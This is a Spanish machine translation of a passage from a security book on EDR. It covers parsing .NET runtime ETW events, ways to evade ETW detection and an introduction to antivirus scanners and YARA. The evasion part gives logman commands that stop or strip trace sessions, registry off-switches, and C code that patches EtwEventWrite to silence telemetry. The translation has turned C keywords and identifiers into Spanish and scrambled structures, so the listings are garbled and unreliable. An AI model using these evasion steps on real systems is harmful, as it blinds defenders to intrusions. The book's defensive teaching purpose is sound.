    PTRACE_EVENT_INFO pEventInfo = (PTRACE_EVENT_INFO)malloc(ulSize);
    si (lpEventInfo)
    {
        // Salir inmediatamente si nos quedamos sin memoria
        ProcesoDeSalida(ERROR_FUERADEMEMORIA);
    }

    dwStatus = TdhGetEventInformation(
        pRegistro,
```

```

        0,
        NULO,
        pinformación del evento,
        &ulTamaño);
    si (dwStatus != ERROR_SUCCESS)
    {
        devolver;
    }

    --recorte--
}

```

Listado 8-17: Comenzando a procesar datos de eventos

Después de asignar la memoria del tamaño requerido, pasamos un puntero a una estructura TRACE_EVENT_INFO como primer parámetro de la función. El listado 8-18 define esta estructura.

```

estructura de tipo definido _TRACE_EVENT_INFO {
    GUÍA             ProveedorGuid;
    GUÍA             Guía de eventos;
    DESCRIPTOR_DE_EVENTO Descriptor de evento;
    1 FUENTE DE DESCODIFICACIÓN DecodificaciónFuente;
    ULONG            ProveedorNameOffset;
    ULONG            Desplazamiento del nombre del nivel;
    ULONG            Desplazamiento del nombre del canal;
    ULONG            Palabras claveNameOffset;
    ULONG            Desplazamiento del nombre de la tarea;
    ULONG            Desplazamiento del código de operación;
    ULONG            Desplazamiento del mensaje de evento;
    ULONG            ProveedorMessageOffset;
    ULONG            Desplazamiento binario XML;
    Unión           TamañoXML binario;
    ULONG {
        ULONG Desplazamiento del nombre del evento;
        ULONG ActividadIDNombreOffset;
    };
    unión {
        Desplazamiento de atributos de evento ULONG;
        ULONG RelatedActivityIDNameOffset;
    };
    ULONG            Cantidad de propiedades;
    Unión           recuentoDePropiedadesDeNivelSuperior;
    ULONG {
        TEMPLATE_FLAGS Banderas;
        estructura {
            ULONG Reservado: 4;
            Etiquetas ULONG: 28;
        };
    };
    2 INFORMACIÓN_DE_PROPRIEDAD_DE_EVENTO EventPropertyInfoArray(CUALQUIER_TAMÁN_DE_MATIZACIÓN);
} INFORMACIÓN_DE_EVENTO_DE_RASTREO;

```

Listado 8-18: Definición de la estructura TRACE_EVENT_INFO

Cuando la función regresa, llenará esta estructura con metadatos útiles, como DecodingSource 1, utilizado para identificar cómo se define el evento (en un manifiesto de instrumentación, una clase MOF o una plantilla WPP). Pero el valor más importante es EventPropertyInfoArray 2, una matriz de estructuras EVENT_PROPERTY_INFO , definida en el Listado 8-19, que proporciona información sobre cada propiedad del miembro UserData de EVENT_RECORD .

```
typedef estructura _INFO_PROPIEDAD_EVENTO {
1 PROPERTY_FLAGS Banderas;
    ULONG NombreOffset;
    unión {
        estructura {
            USHORT EnTipo;
            USHORT Tipo de salida;
            ULONG Desplazamiento del nombre del mapa;
        } tipo no estructural;
        estructura {
            USHORT EstructuraStartIndex;
            USHORT Número de miembros de la estructura;
            Acolchado ULONG;
        } tipoDeEstructura;
        estructura {
            USHORT EnTipo;
            USHORT Tipo de salida;
            ULONG Desplazamiento de esquema personalizado;
        } tipoSchema personalizado;
    };
    unión {
        2 USHORT cuenta;
        USHORT contarIndiceDePropiedad;
    };
    unión {
        3 USHORT longitud;
        USHORT longitudIndiceDePropiedad;
    };
    unión {
        ULONG Reservado;
        estructura {
            Etiquetas ULONG: 28;
        };
    };
} INFORMACIÓN_DE_PROPIEDAD_DE_EVENTO;
```

Listado 8-19: La estructura EVENT_PROPERTY_INFO

Debemos analizar cada estructura de la matriz de forma individual. Primero, se obtiene la longitud de la propiedad con la que se está trabajando. Esta longitud depende de la forma en que se define el evento (por ejemplo, MOF frente a manifest). Generalmente, derivamos el tamaño de la propiedad a partir del miembro de longitud 3, del tamaño de un tipo de datos conocido (como el tamaño de un unsigned long o ulong) o llamando a tdh!TdhGetPropertySize(). Si la propiedad en sí es una matriz, necesitamos recuperar su tamaño evaluando el miembro de conteo 2 o llamando a tdh! TdhGetPropertySize() nuevamente.

A continuación, debemos determinar si los datos que se están evaluando son en sí mismos una estructura. Dado que el autor de la llamada generalmente conoce el formato de los datos con los que está trabajando, esto no es difícil en la mayoría de los casos y, por lo general, solo se vuelve relevante cuando se analizan eventos de proveedores desconocidos. Sin embargo, si un agente necesita trabajar con estructuras dentro de eventos, el miembro Flags 1 incluirá la propiedad PropertyStruct (0x1) ag.

Cuando los datos no son una estructura, como en el caso del proveedor Microsoft-Windows-DotNETRuntime, será un mapeo de valores simple y podemos obtener esta información del mapa usando tdh!TdhGetEventMapInformation().

Esta función toma un puntero a TRACE_EVENT_INFO, así como un puntero al desplazamiento del nombre del mapa, al que puede acceder a través del miembro MapNameOffset . Al finalizar, recibe un puntero a una estructura EVENT_MAP_INFO , definida en el Listado 8-20, que define los metadatos sobre el mapa de eventos.

```
tipo de definición de estructura _EVENT_MAP_INFO {
    ULONG NombreOffset;
    BANDERAS DEL MAPA Bandera;
    Unión Número de entradas;
    ULONG {
        MAP_VALUETYPE TipoValorEntradaMapa;
        ULONG Desplazamiento de cadena de formato;
    };
    ENTRADA_MAPA_EVENTO MapEntryArray[CUALQUIER_TAMBRE_DE_MATIZACIÓN];
} INFORMACIÓN_MAPA_EVENTO;
```

Listado 8-20: Definición de la estructura EVENT_MAP_INFO

El listado 8-21 muestra cómo nuestra función de devolución de llamada utiliza esta estructura.

```
void CALLBACK OnEvent(PEVENT_RECORD pRecord)
{
    --recorte--

    WCHAR pszValue[512];
    USHORT wPropertyLen = 0;
    ULONG tamaño del puntero ul =
        (pRecord->Encabezado_de_evento.Banderas & ENCABEZADO_DE_EVENTO_BANDERA_ENCABEZADO_DE_32_BITS) ? 4 : 8;

    USHORT wUserDataLen = pRecord->UserDataLength;

    1 para (USHORT i = 0; i < pEventInfo->TopLevelPropertyCount; i++)
    {
        INFORMACIÓN_DE_PROPiedad_DE_EVENTO información_de_la_propiedad =
            pEventInfo->ArrayPropertyInfoEvent[i];
        PCWSTR pszNombrePropiedad =
            PCWSTR((BYTE*)pEventInfo + propertyInfo.NameOffset);

        wPropertyLen = propertyInfo.length;

        2 si ((propertyInfo.Flags & PropertyStruct | PropertyParamCount)) != 0
        {
            devolver;
        }
        pMapInfo = NULL;
```

```

PWSTR nombreMapa = NULL;

3 si (propertyInfo.nonStructType.MapNameOffset)
{
    ULONG ulMapSize = 0;
    nombre del mapa = (PWSTR)((BYTE*)pEventInfo +
        propertyInfo.nonStructType.MapNameOffset);

    dwStatus = TdhGetEventMapInformation(pRecord,
        mapName,
        pMapInfo,
        &ulMapSize);

    si (dwStatus == ERROR_INSUFFICIENT_BUFFER) {

        pMapInfo = (PEVENT_MAP_INFO)malloc(ulMapSize);

        4 dwStatus = TdhGetEventMapInformation( pRecord,
            mapName,
            pMapInfo,
            &ulMapSize);
        si (dwStatus !=

        ERROR_SUCCESS) {

            pMapInfo = NULO;
        }
    }
}

} --recorte--
}

```

Listado 8-21: Análisis de la información del mapa de eventos

Para analizar los eventos que emite el proveedor, iteramos sobre cada propiedad de nivel superior en el evento utilizando el recuento total de propiedades que se encuentran en TopLevelPropertyCount para la estructura de información del evento de seguimiento 1. Luego, si no estamos tratando con una estructura 2 y el desplazamiento al nombre del miembro está presente 3, pasamos el desplazamiento a tdh!TdhGetEventMapInformation() 4 para obtener la información del mapa de eventos.

En este punto, hemos recopilado toda la información necesaria para analizar por completo los datos del evento. A continuación, llamamos a tdh!TdhFormatProperty() y pasamos la información que recopilamos anteriormente. El listado 8-22 muestra esta función en acción.

```

void CALLBACK OnEvent(PEVENT_RECORD pRecord) {

--recorte--

ULONG ulBufferSize = tamaño de(pszValue);
USHORT wSizeConsumed = 0;

dwStatus = TdhFormatProperty( pEventInfo,
    pMapInfo,

```

```

        tamaño del puntero ul,
        propertyInfo.nonStructType.InType,
        propiedadInfo.nonStructType.OutType,
        wPropiedadLen,
        wUserDataLen,
        pDatos de usuario,
        &ulTamaño del búfer,
        1 pszValor,
        &wTamañoConsumido);

    si (dwStatus == ERROR_SUCCESS)
    {
        --recorte--

        wprintf(L"%s: %s\n", 2 pszNombrePropiedad, pszValor);

        --recorte--
    }

    --recorte--
}

```

Listado 8-22: Recuperación de datos de eventos con Tdh!TdhFormatProperty()

Una vez completada la función, el nombre de la propiedad (como en la clave La parte del par clave-valor se almacenará en el miembro NameOffset de la estructura de información del mapa de eventos (que hemos almacenado en la variable pszPropertyName 2, para abreviar). Su valor se almacenará en el búfer que se pasa a Tdh!TdhFormatProperty() como el parámetro Buffer 1 (pszValue, en nuestro ejemplo).

Poniendo a prueba al consumidor

El fragmento que se muestra en el Listado 8-23 proviene de nuestro consumidor de eventos .NET. Muestra el evento de carga de ensamblaje para la herramienta de reconocimiento de cinturones de seguridad que se carga en la memoria a través de un agente de comando y control.

```

ID de ensamblaje: 0x266B1031DC0
ID de dominio de la aplicación: 0x26696BBA650
ID de enlace: 0x0
Banderas de ensamblaje: 0
FullyQualifiedAssemblyName: Cinturón de seguridad, Versión=1.0.0.0, --snip--
CLRInstanceId: 10

```

Listado 8-23: Consumidor del proveedor Microsoft-Windows-DotNETRuntime que detecta Cinturón de seguridad cargado

Desde aquí, el agente puede utilizar los valores como deseé. Si, por ejemplo, el agente quisiera finalizar cualquier proceso que cargue el conjunto del cinturón de seguridad, podría utilizar este evento para activar esa acción preventiva. Para actuar de forma más pasiva, podría tomar la información recopilada de este evento, complementarla con información adicional sobre el proceso de origen y crear su propio evento para incorporarlo a la lógica de detección.

Cómo evadir las detecciones basadas en ETW

Como hemos demostrado, ETW puede ser un método increíblemente útil para recopilar información de los componentes del sistema que de otro modo sería imposible obtener. Sin embargo, la tecnología no está exenta de limitaciones.

Debido a que ETW fue diseñado para monitoreo o depuración y no como un componente de seguridad crítico, sus protecciones no son tan sólidas como las de otros componentes de sensores.

En 2021, Claudiu Teodorescu, Igor Korkin y Andrey Golchikov de Binarly dieron una excelente presentación en Black Hat Europe en la que catalogaron las técnicas de evasión de ETW existentes y presentaron otras nuevas. Su charla identificó 36 tácticas únicas para eludir a los proveedores de ETW y las sesiones de seguimiento. Los presentadores dividieron estas técnicas en cinco grupos: ataques desde dentro de un proceso controlado por el atacante; ataques a las variables de entorno de ETW, el registro y los archivos; ataques a los proveedores de ETW en modo usuario; ataques a los proveedores de ETW en modo kernel; y ataques a las sesiones de ETW.

Muchas de estas técnicas se superponen de otras maneras. Además, mientras que algunas funcionan con la mayoría de los proveedores, otras se dirigen a proveedores específicos o rastrean sesiones. Varias de las técnicas también se tratan en la publicación del blog de Palantir "Manipulación del seguimiento de eventos de Windows: antecedentes, ataque y defensa". Para resumir los hallazgos de ambos grupos, esta sección divide las evasiones en categorías más amplias y analiza los pros y los contras de cada una.

Parcheo

Se podría decir que la técnica más común para evadir ETW en el mundo ofensivo es aplicar parches a funciones críticas, estructuras y otras ubicaciones en la memoria que desempeñan algún papel en la emisión de eventos. Estos parches tienen como objetivo evitar por completo que el proveedor emita eventos o filtrar selectivamente los eventos que envía.

Lo más común es que veas que este parche toma la forma de un gancho de función. Sin embargo, los atacantes pueden manipular otros muchos componentes para alterar el flujo de eventos. Por ejemplo, un atacante podría anular el TRACEHANDLE utilizado por el proveedor o modificar su TraceLevel para evitar que se emitan ciertos tipos de eventos. En el núcleo, un atacante también podría modificar estructuras como ETW_REG_ENTRY, la representación del núcleo de un objeto de registro de eventos. Analizaremos esta técnica con mayor detalle en "Omisión de un consumidor .NET" en la página 166.

Modificación de la configuración

Otra técnica común implica modificar atributos persistentes del sistema, incluidas claves de registro, archivos y variables de entorno. Una gran cantidad de procedimientos entran en esta categoría, pero todos ellos generalmente tienen como objetivo evitar que una sesión o un proveedor de seguimiento funcionen como se espera, generalmente mediante el uso indebido de algo como un interruptor de "apagado" basado en el registro.

Dos ejemplos de interruptores "apagados" son la variable de entorno COMPlus_ETWEnabled y el valor ETWEnabled en HKCU\Software\Microsoft\.

Clave de registro NETFramework . Si se establece cualquiera de estos valores en 0, un adversario

puede indicar a `clr.dll`, la imagen del proveedor Microsoft-Windows-DotNETRuntime, que no registre ningún `TRACEHANDLE`, impidiendo así que el proveedor emita eventos ETW.

Manipulación de sesiones de seguimiento

La siguiente técnica implica interferir con las sesiones de seguimiento que ya se están ejecutando en el sistema. Si bien esto normalmente requiere privilegios a nivel de sistema, un atacante que haya elevado su acceso puede interactuar con una sesión de seguimiento de la que no es el propietario explícito. Por ejemplo, un adversario puede eliminar un proveedor de una sesión de seguimiento utilizando `sechost!EnableTraceEx2()` o, de forma más sencilla, utilizando `logman` con la siguiente sintaxis:

```
seguimiento de actualización de logman.exe TRACE_NAME --p PROVIDER_NAME --ets
```

De manera aún más directa, el atacante puede optar por detener el rastreo por completo:

```
logman.exe detiene "TRACE_NAME" -ets
```

Interferencia de sesión de seguimiento

La técnica final complementa a la anterior: se centra en evitar que las sesiones de seguimiento, normalmente los registradores automáticos, funcionen como se espera antes de iniciarse, lo que produce cambios persistentes en el sistema.

Un ejemplo de esta técnica es la eliminación manual de un proveedor de una sesión de registro automático mediante una modificación del registro. Al eliminar la subclave vinculada al proveedor, `HKLM\SYSTEM\CurrentControlSet\Control\WMI\Autologger\<AUTLOGGER_NAME>\<PROVIDER_GUID>`, o estableciendo su valor Habilitado en 0, el atacante puede eliminar al proveedor de la sesión de seguimiento después del próximo reinicio.

Los atacantes también podrían aprovechar los mecanismos de ETW para evitar que las sesiones funcionen como se espera. Por ejemplo, solo una sesión de seguimiento por host puede habilitar un proveedor heredado (como en WPP basado en MOF o TMF). Si una nueva sesión habilitaba este proveedor, la sesión original ya no recibiría los eventos deseados. De manera similar, un adversario podría crear una sesión de seguimiento con el mismo nombre que el objetivo antes de que el producto de seguridad tenga la oportunidad de iniciar su sesión. Cuando el agente intente iniciar su sesión, se encontrará con un código de error `ERROR_ALREADY_EXISTS`.

Cómo omitir un consumidor .NET

Practiquemos cómo evadir las fuentes de telemetría basadas en ETW apuntando a un consumidor de tiempo de ejecución de .NET similar al que escribimos anteriormente en este capítulo. En su publicación de blog “Ocultar su .NET: ETW”, Adam Chester describe cómo evitar que el tiempo de ejecución de lenguaje común emita eventos ETW, lo que evita que un sensor identifique la carga de SharpHound, una herramienta de C# que recopila los datos que se van a introducir en la herramienta de mapeo de rutas BloodHound.

La omisión funciona parcheando la función responsable de emitir el evento ETW, ntdll!EtwEventWrite(), y ordenándole que vuelva inmediatamente después de la entrada. Chester descubrió que esta función era la responsable última de emitir el evento al establecer un punto de interrupción en esta función en WinDbg y vigilar las llamadas desde clr.dll. La sintaxis para establecer este punto de interrupción condicional es la siguiente:

```
bp ntdll!EtwEventWrite "r $t0 = 0;
.foreach(p { k }) { .if ($spat("\\p\\", "\\clr!\\")) { r $t0 = 1; .break } };
.si($t0 = 0) { gc }
```

La lógica condicional de este comando le indica a WinDbg que analice la pila de llamadas (k) e inspeccione cada línea de la salida. Si alguna línea comienza con clr!, lo que indica que la llamada a ntdll!EtwEventWrite() se originó desde el entorno de ejecución del lenguaje común, se activa una interrupción. Si no hay instancias de esta subcadena en la pila de llamadas, la aplicación simplemente continúa.

Si observamos la pila de llamadas cuando se detecta la subcadena, como se muestra en el Listado 8-24, podemos observar que el Common Language Runtime emite eventos.

```
0:000> k
#RetAddr           Sitio de llamada
1 00 ntdll!EtwEventoEscrito
01 ;Clr!CoTemplate_xxxqzh+0xd5
02 ;clr!ETW::LoaderLog::SendAssemblyEvent+0x1cd
2 03 clr!ETW::LoaderLog::ModuleLoad+0x155
04 ;clr!DomainAssembly::DeliverSyncEvents+0x29
05 clr!ArchivoDominio::DoIncrementalLoad+0xd9
06 ;Clr!Dominio de aplicación::TryIncrementalLoad+0x135
07 clr!Dominio de aplicación::Cargar archivo de dominio+0x149
08 clr!AppDomain::LoadDomainAssemblyInternal+0x23e
09 clr!AppDomain::CargarAsambleaDeDominio+0xd9
0a clr!AssemblyNative::ObtenerPolicyAssemblyPost+0x4dd
0b clr!AssemblyNative::Cargar desde el búfer+0x702
0c clr!AssemblyNative::CargarImagen+0x1ef
3 0d mscorelib_ni! Sistema. Dominio de aplicación. Cargar (Byte []) $ # 60007DB + 0x3b
0e mscorelib_ni!ClaseII.StubNeutralDeDominio.IL_STUB_CLRtoCOM(Byte[])
0f clr!COMToCLRDDispatchHelper+0x39
10 clr!COMToCLRWorker+0x1b4
11 clr!GenericComCallStub+0x57
12 0x000000209'24af19a6
13 0x000000209'243a0020
14 0x000000209'24a7f390
15 0x000000c2'29fcf950
```

Listado 8-24: Una pila de llamadas abreviada que muestra la emisión de eventos ETW en el entorno de ejecución del lenguaje común

Leyendo de abajo hacia arriba, podemos ver que el evento se origina en System.AppDomain.Load(), la función responsable de cargar un ensamblaje en el dominio de aplicación actual 3. Una cadena de llamadas internas conduce a la clase ETW::Loaderlog 2, que en última instancia llama a ntdll!EtwEventWrite() 1.

Si bien Microsoft no pretende que los desarrolladores llamen a esta función directamente, la práctica está documentada. Se espera que la función devuelva un código de error Win32. Por lo tanto, si podemos establecer manualmente el valor en el registro EAX (que sirve como valor de retorno en Windows) a 0 para ERROR_SUCCESS, la función debería regresar inmediatamente y parecer que siempre se completa correctamente sin emitir un evento.

Parchear esta función es un proceso relativamente sencillo de cuatro pasos.

Vamos a profundizar en ello en el Listado 8-25.

```
#define WIN32_LEAN_AND_MEAN
#include <Windows.h>

vacío PatchedAssemblyLoader() {

    PVOID pfnEtwEventWrite = NULO;
    DWORD dwOldProtection = 0;

    1 pfnEtwEventWrite = ObtenerDirecciónProcedimiento(
        CargarLibraryW(L"ntdll"),
        "EtwEventWrite" );

    si (!pfnEtwEventWrite)
    {
        devolver;
    }

    2 VirtualProtect(pfnEtwEventWrite,
        3,
        PAGE_READWRITE,
        &dwAntigua protección
    );

    3 memcpy( pfnEtwEventWrite,
        "x33\xc0\xc3", // xor eax, eax; ret 3
        );
    4 VirtualProtect(pfnEtwEventWrite,
        3,
        dwOldProtection,
        NULO );
    --recorte--
}
```

Listado 8-25: Aplicación de parches a la función ntdll!EtwEventWrite()

Localizamos el punto de entrada a `ntdll!EtwEventWrite()` en la copia actualmente cargada de `ntdll.dll` usando `kernel32!GetProcAddress()` 1. Despu s de localizar la funci n, cambiamos las protecciones de memoria de los primeros tres bytes (el tama o de nuestro parche) de lectura-ejecuci n (`rx`) a lectura-escritura (`rw`) 2 para permitirnos sobrescribir el punto de entrada. Ahora todo lo que tenemos que hacer es copiar el parche usando algo como `memcpy()` 3 y luego revertir las protecciones de memoria a su estado original 4. En este punto, podemos ejecutar nuestra funcionalidad de cargador de ensamblaje sin preocuparnos por generar eventos de cargador de Common Language Runtime.

Podemos usar WinDbg para validar que `ntdll!EtwEventWrite()` ya no se ejecutar . emitir eventos, como se muestra en el Listado 8-26.

```
0:000> !escribe un evento en ntdll!
ntdll!EtwEventoEscritura:
00007ff8'7e8bf1a0 33c0          xor      Ea, Ea
00007ff8'7e8bf1a2 c3          retirado
00007ff8'7e8bf1a3 4883ec58    sub      rsp,58h
00007ff8'7e8bf1a7 4d894be8    movimiento qword ptr [r11-18h],r9
00007ff8'7e8bf1ab 33c0          xor      Ea, Ea
00007ff8'7e8bf1ad 458943e0    movimiento palabra clave d [r11-20h],r8d
00007ff8'7e8bf1b1 4533c9          xor      r9d,r9d
00007ff8'7e8bf1b4 498943d8    movimiento qword ptr [r11-28h],rax
```

Listado 8-26: La funci n `ntdll!EtwEventWrite()` parcheada

Cuando se llama a esta funci n, borr r  inmediatamente el registro EAX estableci ndolo en 0 y retornando. Esto evita que se alcance la l ogica para producir eventos ETW y detiene efectivamente la telemetr a del proveedor debido al agente EDR.

Aun as , esta omisi n tiene limitaciones. Debido a que `clr.dll` y `ntdll.dll` est n asignados a sus propios procesos, tienen la capacidad de manipular al proveedor de una manera muy directa. Sin embargo, en la mayor a de los casos, el proveedor se ejecuta como un proceso independiente fuera del control inmediato del atacante. Parchear la funci n de emisi n de eventos en el `ntdll.dll` asignado no evitar  la emisi n de eventos en otro proceso.

En su articulo de blog “Universally Evading Sysmon and ETW”, Dylan Halls describe una t cnica diferente para evitar que se emitan eventos ETW que implica aplicar un parche a `ntdll!NtTraceEvent()`, la llamada al sistema que finalmente conduce al evento ETW, en modo kernel. Esto significa que cualquier evento ETW en el sistema enrutado a trav s de esta llamada al sistema no se emitir  mientras el parche est  en su lugar. Esta t cnica se basa en el uso de Kernel Driver Utility (KDU) para subvertir Driver Signature Enforcement e InnityHook para mitigar el riesgo de que PatchGuard bloquee el sistema si se detecta el parche. Si bien esta t cnica ampl a la capacidad de evadir las detecciones basadas en ETW, requiere que se cargue un controlador y se modifique el c odo protegido en modo kernel, lo que lo hace sujeto a cualquier mitigaci n de las t cnicas aprovechadas por KDU o InnityHook.

Conclusión

ETW es una de las tecnologías más importantes para recopilar telemetría basada en host en Windows. Proporciona un EDR con visibilidad de los componentes y procesos, como el Programador de tareas y el cliente DNS local, que ningún otro sensor puede monitorear. Un agente puede consumir eventos de casi cualquier proveedor que encuentre y usar esa información para obtener una inmensa cantidad de contexto sobre las actividades del sistema. La evasión de ETW está bien investigada, y la mayoría de las estrategias se centran en deshabilitar, anular el registro o dejar incapacitado de algún modo a un proveedor o consumidor para manejar eventos.

9

ESCÁNERES



Casi todas las soluciones EDR incluyen un componente que acepta datos e intenta determinar si el contenido es malicioso.

Los agentes de punto final lo utilizan para evaluar distintos tipos de datos, como archivos y flujos de memoria, en función de un conjunto de reglas que el proveedor define y actualiza. Este componente, al que llamaremos escáner para simplificar, es una de las áreas más antiguas y mejor estudiadas en seguridad, tanto desde el punto de vista defensivo como ofensivo.

Dado que cubrir todos los aspectos de su implementación, lógica de procesamiento y firmas sería como intentar abarcar todo el océano, este capítulo se centra en las reglas que emplean los escáneres basados en archivos. Las reglas de los escáneres diferencian un escáner de otro producto (salvo que existan diferencias importantes en el rendimiento u otras capacidades técnicas). Y desde el punto de vista ofensivo, son las reglas de los escáneres, más que la implementación del escáner en sí, lo que los adversarios deben evadir.

Breve historia del análisis antivirus

No sabemos quién inventó el motor de escaneo antivirus. El investigador de seguridad alemán Bernd Fix desarrolló algunos de los primeros programas antivirus en 1987 para neutralizar el virus Vienna, pero no fue hasta 1991 que el mundo vio un motor de escaneo antivirus similar a los que se usan hoy en día: el antivirus F-PROT de FRISK Software escaneaba un binario para detectar cualquier reordenamiento de sus secciones, un patrón que los desarrolladores de malware de la época empleaban comúnmente para saltar la ejecución al final del archivo, donde habían colocado el código malicioso.

A medida que los virus se hicieron más comunes, muchas empresas empezaron a necesitar agentes antivirus especializados. Para satisfacer esta demanda, proveedores como Symantec, McAfee, Kaspersky y F-Secure sacaron al mercado sus escáneres en la década de 1990. Los organismos reguladores comenzaron a exigir el uso de antivirus para proteger los sistemas, lo que promovió aún más su adopción. En la década de 2010, era casi imposible encontrar un entorno empresarial sin software antivirus implementado en la mayoría de sus terminales.

Esta amplia adopción hizo que muchos directores de programas de seguridad de la información se sintieran inseguros. Si bien estos escáneres antimalware tuvieron cierto éxito en la detección de amenazas comunes, no detectaron grupos de amenazas más avanzados, que estaban logrando sus objetivos sin ser detectados.

En mayo de 2013, Will Schroeder, Chris Truncer y Mike Wright lanzaron Su herramienta, Veil, abrió los ojos a muchas personas sobre esta dependencia excesiva de los escáneres antivirus. El único propósito de Veil era crear cargas útiles que eludieran los antivirus empleando técnicas que rompían los conjuntos de reglas de detección heredados. Estas técnicas incluían la ofuscación de cadenas y nombres de variables, métodos de inyección de código menos comunes y cifrado de cargas útiles. Durante los enfrentamientos de seguridad ofensiva, demostraron que su herramienta podía evadir eficazmente la detección, lo que hizo que muchas empresas reevaluaran el valor de los escáneres antivirus por los que pagaban. Al mismo tiempo, los proveedores de antivirus comenzaron a repensar cómo abordar el problema de la detección.

Si bien es difícil cuantificar el impacto de Veil y otras herramientas destinadas a abordar el mismo problema, estas herramientas sin duda marcaron la diferencia y llevaron a la creación de soluciones de detección de puntos finales más sólidas. Estas soluciones más nuevas todavía utilizan escáneres, que contribuyen a las estrategias de detección generales, pero han crecido para incluir otros sensores que pueden brindar cobertura cuando los conjuntos de reglas de los escáneres no detectan malware.

Modelos de escaneo

Los escáneres son aplicaciones de software que el sistema debe invocar cuando corresponda. Los desarrolladores deben elegir entre dos modelos para determinar cuándo se ejecutará su escáner. Esta decisión es más compleja e importante de lo que parece a primera vista.

Bajo demanda

El primer modelo, el análisis a pedido, ordena a un analizador que se ejecute en un momento determinado o cuando se lo solicite explícitamente. Este tipo de análisis suele interactuar con una gran cantidad de objetivos (por ejemplo, archivos y carpetas) en cada ejecución. La función Análisis rápido de Microsoft Defender, que se muestra en la Figura 9-1, puede ser el ejemplo más conocido de este modelo.



Figura 9-1: Función de análisis rápido de Defender en acción

Al implementar este modelo, los desarrolladores deben tener en cuenta los posibles impactos en el rendimiento del sistema causados por el escáner que procesa miles de archivos a la vez. En sistemas con recursos limitados, puede ser mejor ejecutar este tipo de análisis fuera del horario laboral (por ejemplo, a las 2 a. m. todos los martes) que ejecutar un análisis completo durante el horario laboral.

La otra desventaja importante de este modelo tiene que ver con el período de tiempo entre cada análisis. Hipotéticamente, un atacante podría introducir malware en el sistema después del primer análisis, ejecutarlo y eliminarlo antes del siguiente análisis para evitar ser detectado.

Sobre el acceso

Durante el análisis en tiempo real, a menudo denominado protección en tiempo real, el escáner evalúa un objetivo individual mientras algún código interactúa con él o cuando se produce una actividad sospechosa que justifica una investigación. Este modelo se suele encontrar emparejado con otro componente que puede recibir notificaciones cuando algo interactúa con el objeto de destino, como un controlador de filtrado del sistema de archivos. Por ejemplo, el escáner puede investigar un archivo cuando se descarga, se abre o se elimina. Microsoft Defender implementa este modelo en todos los sistemas Windows, como se muestra en la Figura 9-2.



Figura 9-2: Función de protección en tiempo real de Defender habilitada de forma predeterminada

El enfoque de escaneo en el acceso generalmente causa más dolores de cabeza. para los adversarios, ya que elimina la posibilidad de abusar de los períodos de tiempo entre los análisis a pedido. En cambio, los atacantes deben intentar evadir el conjunto de reglas que utiliza el escáner. Consideremos ahora cómo funcionan estos conjuntos de reglas.

Conjuntos de reglas

En el núcleo de cada escáner hay un conjunto de reglas que el motor utiliza para evaluar el contenido que se va a escanear. Estas reglas se parecen más a las entradas de un diccionario que a las reglas de un firewall; cada regla contiene una definición en forma de lista de atributos que, si se identifican, indican que el contenido debe tratarse como malicioso. Si el escáner detecta una coincidencia con una regla, tomará alguna acción predeterminada, como poner el archivo en cuarentena, finalizar el proceso o alertar al usuario.

Al diseñar reglas de escaneo, los desarrolladores esperan capturar un atributo único de un fragmento de malware. Estas características pueden ser específicas, como los nombres o los hashes criptográficos de los archivos, o pueden ser más amplias, como las DLL o las funciones que importa el malware o una serie de códigos de operación que sirven para alguna tarea crítica. función.

Los desarrolladores pueden basar estas reglas en muestras de malware conocidas detectadas fuera del escáner. A veces, otros grupos incluso comparten información sobre la muestra con un proveedor. Las reglas también pueden apuntar a familias de malware o técnicas de manera más general, como un grupo conocido de API utilizadas por ransomware o cadenas como `bcdedit.exe`, que podrían indicar que el malware está intentando modificar el sistema.

Los proveedores pueden implementar ambos tipos de reglas en cualquier proporción. Por lo general, los proveedores que dependen en gran medida de reglas específicas para muestras de malware conocidas generarán menos falsos positivos, mientras que aquellos que utilizan indicadores menos específicos encontrarán menos falsos negativos. Debido a que los conjuntos de reglas están compuestos por cientos o miles de reglas, los proveedores pueden equilibrar la proporción de detecciones específicas y menos específicas para cumplir con las tolerancias de falsos positivos y falsos negativos de sus productos. clientes.

Cada proveedor desarrolla e implementa sus propios conjuntos de reglas, pero los productos tienden a tener muchas superposiciones. Esto es beneficioso para los consumidores, ya que la superposición garantiza que ningún escáner domine el mercado en función de su capacidad para detectar la "amenaza del día". Para ilustrar esto, observe los resultados de una consulta en VirusTotal (un servicio en línea utilizado para investigar archivos, direcciones IP,

nombres de dominio y URL sospechosos). La Figura 9-3 muestra un sueño de phishing asociado con FIN7, un grupo de amenazas con motivaciones financieras, detectado por 33 proveedores de seguridad, lo que demuestra la superposición de estos conjuntos de reglas.

Se han hecho muchos intentos de estandarizar los formatos de reglas de los escáneres para facilitar el intercambio de reglas entre los proveedores y la comunidad de seguridad. En el momento de escribir este artículo, el formato de reglas YARA es el más adoptado y lo verás en uso en iniciativas de detección de código abierto impulsadas por la comunidad, así como por proveedores de EDR.




Figura 9-3: Resultados del análisis de VirusTotal para un archivo asociado con FIN7

Caso práctico: YARA

El formato YARA, desarrollado originalmente por Victor Alvarez de VirusTotal, ayuda a los investigadores a identificar muestras de malware mediante el uso de patrones binarios y textuales para detectar archivos maliciosos. El proyecto proporciona un escáner ejecutable independiente y una API de lenguaje de programación C que los desarrolladores pueden integrar en proyectos externos. Esta sección explora YARA, ya que proporciona un gran ejemplo de cómo se ven un escáner y sus conjuntos de reglas, tiene una documentación fantástica y se usa ampliamente.

Entendiendo las reglas de YARA

